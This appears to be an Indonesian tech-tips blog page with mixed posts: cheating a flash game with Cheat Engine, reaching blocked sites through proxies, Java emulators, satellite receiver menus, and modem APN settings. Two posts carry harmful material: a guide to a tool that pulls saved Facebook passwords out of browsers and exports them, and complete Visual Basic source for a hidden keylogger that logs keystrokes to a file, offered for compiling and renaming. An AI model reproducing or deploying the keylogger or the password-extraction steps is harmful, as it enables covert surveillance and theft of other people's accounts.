index

Cara Curang main game menggunakan Cheat Engine

Yuk main flash game dengan sedikit bermain curang yuk, bagi yang hobby nya suka bermain game pasti ngga asing lagi dengan program yang bernama Cheat engine, dimana program ini emang dirancang khusus untuk menipulasi program2 seperti game2 misalnya. ngga usah kita bahas gimana cara kerjanya lebih detil, langsung ajah yuk prakteknya.
Teman2 tentunya suka atau pernah bermain game flash seperti di www.games.co.id, game2 flash ini emang dibuat agar mudah untuk dimainkan, tapi ada beberapa yang agak sulit untuk dimainkan, misalnya game Misi Meerkat (http://www.games.co.id/permainan_/misi-meerkat.html), kita harus punya duit banyak untuk membeli meerkat yang banyak, sedangkan pas mulai game hanya dikasih 140 saja (ngga cukup donk!), baru beli 2 ekor meerkat ama 1 jalur berduri duit udah habis, gimana mau menang nih?. Gimana kalo duitnya kita isi (ganti) yang banyak? misalnya 60000 ???, berikut langkah2nya.
  1. Download dan install dahulu Cheat Engine di komputer kalian masing2 yah.
  2. Terus bukalah browser firefox dan buka web game www.games.co.id dan buka game meerkat mission.
  3. Kemudian buka program Cheat engine nya.
  4. Klik pada tombol “Slect a process to open” (tombol dibawah tulisan “file” yang ada gambar komputer ama kaca pembesar), lalu pilih proses yang ada tulisan xxxxxx-plugin-container.exe.
  5. Sekarang kembali ke jendela firefox nya dan coba buka dan mainkan gamenya misalnya pilih misi “Mode tanpa akhir”. perhatikan duit yang ada hanya 140 saja bukan?.
  6. Kembali ke jendela program Cheat engine tadi dan masukkan angka 140 ke kotak “Value”, lalu klik tombol “Fist Scan
  7. Kemudian akan nongol angka2 di barisan sebelah kiri ada tulisan angka2 140 (alamat dan nilai).
  8. Kembali lagi ke gamenya dan coba beli seekor meerkat dengan bazooka seharga 80, sekarang duit kita tinggal 60 bukan?.
  9. Kembali ke jendela Cheat engine nya, masukkan angka 60 tadi ke kotak “Value” dan klik tombol “Next Scan”.
  10. Pada tab sebelah kiri akan muncul satu baris “addresses” dan “Value” dengan nilai 60″ klik padanya kemudian klik pada tombol panah merah kanan bawahnya, kemudian klik 2x pada nilai “value” 60. (ikuti langkah2 spt pd gambar)
  11. Kemudian Ganti ajah nilainya sesuka hati kalian, misalnya saya kasih nilai 60000, kemudian klik Ok.
  12. Sekarang coba kembali mainkan game nya, lihatlah duit nya udah banyak bukan? :D
Selamat mencoba, dan bersenang-senang yah.
Read More …


Cara Membuka Situs yang Di Blokir Menggunakan Proxy

Cara mengakses situs yang diblokir menggunakan proxy merupakan salah satu cara agar kita dapat berselancar di internet pada sebuah jaringan yang di batasi aksesnya oleh admin jaringan. Hal itu sering terjadi biasanya diterapkan pada perkantoran.
Pasti anda juga pernah mengalami kejadian atau kondisi serupa, kita mungkin akan merasa kesal, jengkel atau marahketika kita ingin membuka situs yang ingin dikunjungi ternyata tidak bisa dibuka alias diblokir oleh administrator jaringan.
Untuk menangulangi masalah tersebut kita dapat memanfaatkan proxy gratis yang dapat ditemukan di internet.

Beberapa situs gratis yang dapat digunakan untuk proxy adalah sebagai berikut:

  • http://www.freshproxylist.org
  • http://www.samair.ru
  • http://www.freshproxylist.net
  • http://www.freshproxylist.com
  • http://www.proxynext.com
Cara mengakses situs yang diblokir menggunakan proxy ini akan berjalan setelah anda memilih salah satu proxy dari situs-situs diatas, kemudian setting browser anda untuk menggunakan proxy tersebut.
Read More …

Asik juga ya apabila bisa memainkan game ataupun aplikasi ponsel di dalam PC. Berikut ini ada software yang bisa memainkan java baik game maupun aplikasi di dalam Komputer:
SJ-Boy Java Emulator
Cara penggunaannya cukup mudah, silahkan download disini ,kemudian install. Setelah itu anda tinggal klik kanan di file java (*.jar) yang ingin Anda mainkan, klik ‘open with’ kemudian SJ-Boy Java Emulator. Atau bisa juga dengan drag dan drop file jar tersebut ke aplikasi emulator java ini. Game/aplikasi java anda akan ditampilkan dalam bentuk ponsel. Namun tidak semua java bisa dimainkan.
Sjboy Skin untuk ukuran game berlayar besar

Midp2Exe
Selain itu bisa juga menggunakan software Midp2Exe. Software ini akan mengubah file jar menjadi exe sehingga bisa dijalankan di PC. Cara kerjanya sebagai berikut:
  1. Download Midp2Exe disini kemudian ekstrak
  2. Untuk membuat file jar menjadi exe software ini harus dieksekusi menggunakan command prompt
  3. Dari start menu windows klik ‘run’ kemudian ketik ‘cmd’,maka akan muncul command prompt
  4. Agar lebih mudah dalam mengeksekusi Midp2Exe, copykan saja file Midp2Exe dan java yang akan Anda ubah (jar) ke drive c:/
  5. Ubah path dalam command promt menjadi c:/ yaitu dengan cara mengetik ‘cd..’ sampai ke path c:/
  6. Setelah itu ketik: Midp2Exe -jar namafile.jar -out namafile.exe , contohnya apabila Anda ingin mengubah morange.jar adalah sebagai berikut: Midp2Exe -jar morange.jar -out morange.exe
  7. File morange.exe itu maka dapat Anda jalankan sebagai emulator dengan bentuk tampilan ponsel.
  8. File exe tersebut untuk berjalan tidak lagi membutuhkan file jar aslinya maupun midp2exe, namun masih membutuhkan MidpRuntimeDLL.dll
  9. Sehingga apabila Anda memindahkan file exe (misalnya morange.exe tadi) ke tempat lain, jangan lupa untuk menyertakan MidpRuntimeDLL.dll dalam folder yang sama dengan file tersebut.
Kelebihannya dibanding SJboy Java Emulator adalah bahwa Midp2exe menghasilkan file exe yang dapat berdiri sendiri. Kelemahannya yaitu penggunaannya masih menggunakan command prompt sehingga agak ribet.
Read More …


1. Cara tambah progam atau tambah saluran atau tambah siaran di receiver parabola
1 tekan menu di remote

tekan “Menu” di remote akan muncul tampilan berikut pilih “Buat Saluran” lalu tekan ok

2 isi freq, sr,pol

pilih “satelit’ (nama sat) lalu geser cursor bawah sampai ke “Tambah TP” tekan “OK” silahkan di isi freq, symbol rate dan polaritas nya sampai signal kualitas muncul.

3 tekan cursor ke cari lalu tekan ok

geser cursor ke  ”cari” lalu silahkan di pilih mode pencarian nya misal nya “semua” itu semua siaran yang ada di transponder tsb semua di cari, sedangkan kalau kita pilih mode “bebas” itu hanya siaran yg bebas acak aja yg di cari. Tunggu sampai selesai search trs tekan “exit” di remote dan chanel baru dah siap dinikmati.
2. Cara Tambah Satelit di receiver parabola

4 tambah satelit tekan menu trs tkan cusaor kanan di remote



Tekan “menu” trs tekan kursor “kanan” di remote akan muncul tampilan seperti gambar diatas pilih “Tambah Satelit” trs tekan “ok” di remote akan muncul menu seperti gambar di bawah ini.
5 tekan ok keluar keybord isi nama sat trs ok

tekan “OK” atau angka”1″ akan muncul keybord untuk merubah nama satelit sesuai keinginan anda trs tekan “menu” utk simpan.
3. Edit Satelit ( nama sat, setting diseq, setting 22 khz, setting lnb, setting 2 in 1 lnb)
6 edit sat


Tekan “menu” trs tekan kursor “kanan” di remote akan muncul tampilan seperti gambar diatas pilih “Edit Satelit” trs tekan “ok” di remote akan muncul menu seperti gambar di bawah ini.
7 edit sat palapa

silahkan di edit yg mau anda edit. ini contoh edit utk sat Palapa D utk 2 in 1 lnb dengan pemasangan standar utk 2 lnb Palapa D dan Telkom 1. Kalau anda mau ganti nama satelit nya tekan angka 1 di remote, maka akan keluar keyboard nya.
8 edit sat telkom 1


contoh edit satelit untuk Telkom 1 dengan 2 in1 lnbf yang menggunakan 2 lnbf untuk sat Palapa D dan Telkom 1. tekan “menu” di remote utk simpan sekaligus keluar dari menu ini.
4. Mencari Otomatis (Blind Scan) sebelum nya anda harus pastikan posisi parabola harus pas di satelit yang mau anda blind scan (mencari otomatis) dengan cara seperti pada point 1 yaitu harus dapat signal salah satu transponder di sat yg mau di blind scan.
9 mencari otomatis (blind scan)



Tekan “menu” trs tekan kursor “kanan” di remote akan muncul tampilan seperti gambar diatas pilih “Mencari Otomatis” trs tekan “ok” di remote akan muncul menu seperti gambar di bawah ini.
10 pilih nama sat yg mau di cari otomatis

pilih nama “satelit” trs pilih mode “Cari” kalau “Semua” artinya siaran yg ‘diacak’ dan ‘tidak diacak’ tersimpan semua, kalau “Bebas” artinya hanya menyimpan siaran yg ‘tidak diacak’ saja.
11 cari otomatis sedang search chanel


Tunggu selesai blind scan dam tekan “ok” lalu tekan “exit” di remote dah selesai dan semua freq masuk tanpa perlu kita tau freq nya. Mencari otomatis (blind scan) memang sangat praktis.
Kalau masih punya buku manual atau buku petunjuk pemakaian mungkin lebih gampang lagi dan perhatikan perintah di layar tv anda.
Silahkan di lengkapi utk receiver2 atau hal2 lainnya yg belum termuat di sini supaya bermanfaat bagi anda dan temen2 lain nya.
Read More …


Jaringan komunikasi semakin hari semakin terbuka lebar. Salah satunya adalah jaringan komunikasi melalui internet. Internet menjadi bagian yang tak terpisahkan, termasuk untuk warga negara Indonesia yang berdasarkan data dari Internetworldstats.com telah ada sekitar 30juta pengguna Internet di Indonesia hingga September 2009. Apalagi pengguna tahun 2010, dijamin akan meningkat lebih besar lagi dari tahun 2009.

Nah, posting kali ini ingin berbagi cara setting Modem dengan menggunakan operator yang ada, khususnya di Indonesia. Mudah-mudahan bermanfaat bagi Anda semua, juga bagi saya tentunya.

Baiklah, saya akan tuliskan cara setting modem untuk masing-masing operator yang ada. Selamat membaca dan mempraktekkan !!! (Jika ada pertanyaan, cantumkan pada kolom komentar. Insya Allah saya akan secepatnya menjawabnya).


Setting Modem Untuk Operator TELKOMSEL:
  • Username: wap
  • Password: wap123
  • APN: telkomsel
  • Dial Number: *99#
Setting Modem Untuk Operator XL:

  • Username: xlgprs
  • Password: proxl
  • APN: www.xlgprs.net
  • Dial Number: *99***1#
(Khusus setting XL Unlimited)
               Untuk APN diisi: xlunlimited
               Username= dikosongkan
                Password=dikosongkan

Setting Modem Untuk Operator FLASH:
  • Username: wap
  • Password: wap123
  • APN: flash
  • Dial Number: *99#
Setting Modem Untuk Operator Indosat M2 - IM2:
  • Username: (sesuai yang didaftarkan)
  • Password: (sesuai yang didaftarkan)
  • APN: indosatm2
  • Dial Number: *99#
Setting Modem Untuk Operator MENTARI:
  • Username: indosat
  • Password: indosat
  • APN: indosatgprs
  • Dial Number: *99#
Setting Modem Untuk Operator MENTARI PAKET GPRS:
  • Username: indosat@durasi
  • Password: indosat@durasi
  • APN: indosatgprs
  • Dial Number: *99#
Setting Modem Untuk Operator MATRIX:
  • Username: indosat
  • Password: indosat
  • APN: indosat3g
  • Dial Number: *99#
Setting Modem Untuk Operator INDOSAT M3 - IM3:
  • Username: gprs
  • Password: im3
  • APN: www.indosat-m3.net
  • Dial Number: *99#
Setting Modem Untuk Operator IM3 - Paket GPRS:
  • Username: indosat@durasi
  • Password: indosat@durasi
  • APN: indosatgprs
  • Dial Number: *99#
Setting Modem Untuk Operator THREE - 3:
  • Username: 3gprs
  • Password: 3gprs
  • APN: 3gprs
  • Dial Number: *99#
Setting Modem Untuk Operator AXIS:
  • Username: AXIS
  • Password: 123456
  • APN: AXIS
  • Dial Number: *99#
Setting Modem Untuk Operator NATRINDO:
  • Username: nts
  • Password: natrindo
  • APN: ntswap
  • Dial Number: *99#
Sekian informasinya. Semoga bermanfaat.
Read More …

FacebookPasswordDecryptor
Banner
FacebookPasswordDecryptor adalah perangkat lunak GRATIS untuk segera memulihkan password account yang disimpan Facebook disimpan oleh web browser populer dan rasul. Sebagian besar aplikasi penyimpanan password Login untuk mencegah hassale dari masukan password setiap pengguna.
Features of FacebookPasswordDecryptor
Facebook Password Decryptor men-support recpvery dari password account yang tersimpan Facebook dari sebagian besar browser internet yang populer. Berikut adalah daftar lengkap aplikasi yang didukung.
  • Internet Explorer
  • Firefox
  • Google Chrome
  • Opera Browser
  • Apple Safari
  • Flock Browser
  • Paltalk Messenger
  • Miranda Messenger
Installing FacebookPasswordDecryptor
Meskipun FacebookPasswordDecryptor adalah tools yang portable, tapi tools ini diharuskan untuk menginstall dengan Installer sehingga Anda dapat menginstalnya secara lokal pada sistem anda untuk penggunaan reguler. Agan” dapat menggunakan Uninstaller untuk menghapus perangkat lunak dari sistem.

Installer
Using FacebookPasswordDecryptor
Using GUI Version
  • Jalankan Facebook Password Decryptor
  • Kemudian klik “Start Recovery” , maka semua password login facebook dari berbagai aplikasi yang digunakan akan ter- recover dengan sendirinya (screen 1).
  • Default password tidak ditampilkan untuk alasan keamanan karena data sensitif. Namun anda dapat mengklik tombol on’Show Password ‘di bagian bawah untuk melihat password tersebut.
  • Setelah itu anda dapat menyimpan semua recovery password dalam kedalam format txt maupun Html dengan memilih “export to text” atau “export to Html”.

Using Command-line Version
FacebookPasswordDecryptor.exe  “
Contoh nye:
//Writes recovered password to text file in current directory
FacebookPasswordDecryptor.exe  output.txt
//Writes recovered password to HTML file in current directory
FacebookPasswordDecryptor.exe  output.html
//Writes recovered password to TEXT file
FacebookPasswordDecryptor.exe  “c:\my test\passlist”
Secara otomatis mendeteksi mode (teks atau html) dengan menggunakan ekstensi dari file yang ditentukan (txt atau html). Default (atau jika tidak ada ekstensi yang ditentukan) menggunakan mode TEXT (screen 2).
Screenshot hasil recover password facebook oleh Facebook Password Decryptor:
Main

Screenshot perintah dalam command line:
Command Line

List export data dalam bentuk Html menggunakan Facebook Password Decrypter
Export
Download : http://securityxploded.com/getfile_plus.php?id=2222
Read More …

Cara Membuat Keylogger Menggunakan Visual Basic
Baik Yang Portable Maupun Yang installable.

[-].Buka Visual Basic Portable Maupun Installable
[-].Pilih standard exe
[-].Buat Sebuah Form Bernama Form1

Ne Dia Code nya.
Cara Masukin Kodenya (Buat yang newbie)
[-].Klik Kanan Pada Form - Pilih View Kode
[-].Masukin Kodenya

Ne Dia Kodenya
=====================================================================
Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As Integer

Private Type TList
kode As Integer
bawah As String
atas As String
End Type

Private List(1 To 255) As TList
Private IndexList As Integer

Private Sub AddToTable(kode As Integer, atas As String, bawah As String)
IndexList = IndexList + 1
List(IndexList).kode = kode
List(IndexList).atas = atas
List(IndexList).bawah = bawah
End Sub

Private Sub Build_Table()
Dim i As Integer
For i = 65 To 90
AddToTable i, Chr(i), Chr(i + 32)
Next i
AddToTable 48, ")", "0"
AddToTable 49, "!", "1"
AddToTable 50, "@", "2"
AddToTable 51, "#", "3"
AddToTable 52, "$", "4"
AddToTable 53, "%", "5"
AddToTable 54, "^", "6"
AddToTable 55, "&", "7"
AddToTable 56, "*", "8"
AddToTable 57, "(", "9"
AddToTable &H60, "", "0"
AddToTable &H61, "", "1"
AddToTable &H62, "", "2"
AddToTable &H63, "", "3"
AddToTable &H64, "", "4"
AddToTable &H65, "", "5"
AddToTable &H66, "", "6"
AddToTable &H67, "", "7"
AddToTable &H68, "", "8"
AddToTable &H69, "", "9"
AddToTable Asc(" "), " ", " "

End Sub

Private Sub Form_Load()
Me.Visible = False
Build_Table
End Sub

Private Sub AddToFile(Isi As String)
Dim Data As String
Dim FileHandler As Long

If (Dir(App.Path & "\mylog.txt") <> "") Then
FileHandler = FreeFile
Open App.Path & "\mylog.txt" For Input As #FileHandler
Data = Input(LOF(FileHandler) - 2, #FileHandler)
Close #FileHandler
End If

FileHandler = FreeFile
Open App.Path & "\mylog.txt" For Output As #FileHandler
Print #FileHandler, Data & Isi
Close #FileHandler
End Sub

Private Sub Timer1_Timer()
Dim i As Integer
Dim a, b As Integer
For i = LBound(List) To UBound(List)
a = GetAsyncKeyState(List(i).kode)
b = GetAsyncKeyState(16)
If (a = -32767) Then
If (b = -32768) Then
AddToFile List(i).atas
Else
AddToFile List(i).bawah
End If
Exit For
End If
Next
End Sub
========================================================================

Buat 1 buah Timer.Berinama Timer tersebut dengan Timer1
interval 10

Tinggal Compile Program......Caranya Klik Menu File Pilih Project.exe
Ganti Nama Keylogger Sesuai keinginanmu

File Log Keylogger Ini Akan Tersimpan Di Folder Dimana Tempat Keylogger ini berada dan bernama MyLog.txt

semoga dapat dipergunakan dengan bijak ^^
Read More …

Entri Populer